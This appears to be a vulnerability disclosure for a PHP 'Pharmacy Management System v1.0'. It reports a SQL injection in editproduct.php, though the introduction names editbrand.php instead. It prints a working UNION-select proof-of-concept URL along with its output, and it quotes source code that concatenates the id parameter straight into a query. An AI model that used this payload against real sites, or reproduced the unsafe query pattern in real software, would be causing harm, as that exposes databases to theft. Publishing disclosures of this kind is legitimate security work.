
Pharmacy Management System v1.0 SQL Injection in editproduct.php

Introduction

There is a SQL Injection in editbrand.php in Pharmacy Management System v1.0.

I put all the php files to the web root path, so I use /editproduct.php, or it can also be placed at /dawapharma/dawapharma/editproduct.php etc.

POC



不安全 | [redacted]/editproduct.php?id=-1%27%20union%20select%201,version(),3,4,5,6,7,8,9,0,11,12,13;--+

Medicine Name: 10.3.34-MariaDB-0+deb10ul


the "10.3.34-MariaDB-0+deb10ul" is the database version I use, so it is a SQL injection that can echo the content.

POC:

```
/editproduct.php?id=-1%27%20union%20select%201,version(),3,4,5,6,7,8,9,0,11,12,13;--+
```

Vulnerability Analysis

in the editproduct.php, the logic as follows:



```
<?php include('./constant/layout/head.php');?>
<?php include('./constant/layout/header.php');?>

<?php include('./constant/layout/sidebar.php');?>
<!--  Author Name: Mayuri K.
 for any PHP, Codeignitor, Laravel OR Python work contact me at mayuri.infospace@gma
 Visit website : www.mayurik.com -->

<?php include('./constant/connect.php');

$sql="SELECT * from product where  product_id='".$_GET['id']."'";
  $result=$connect->query($sql)->fetch_assoc();
  ?>
```

the wabpage use the id parameter as part of sql statement directly.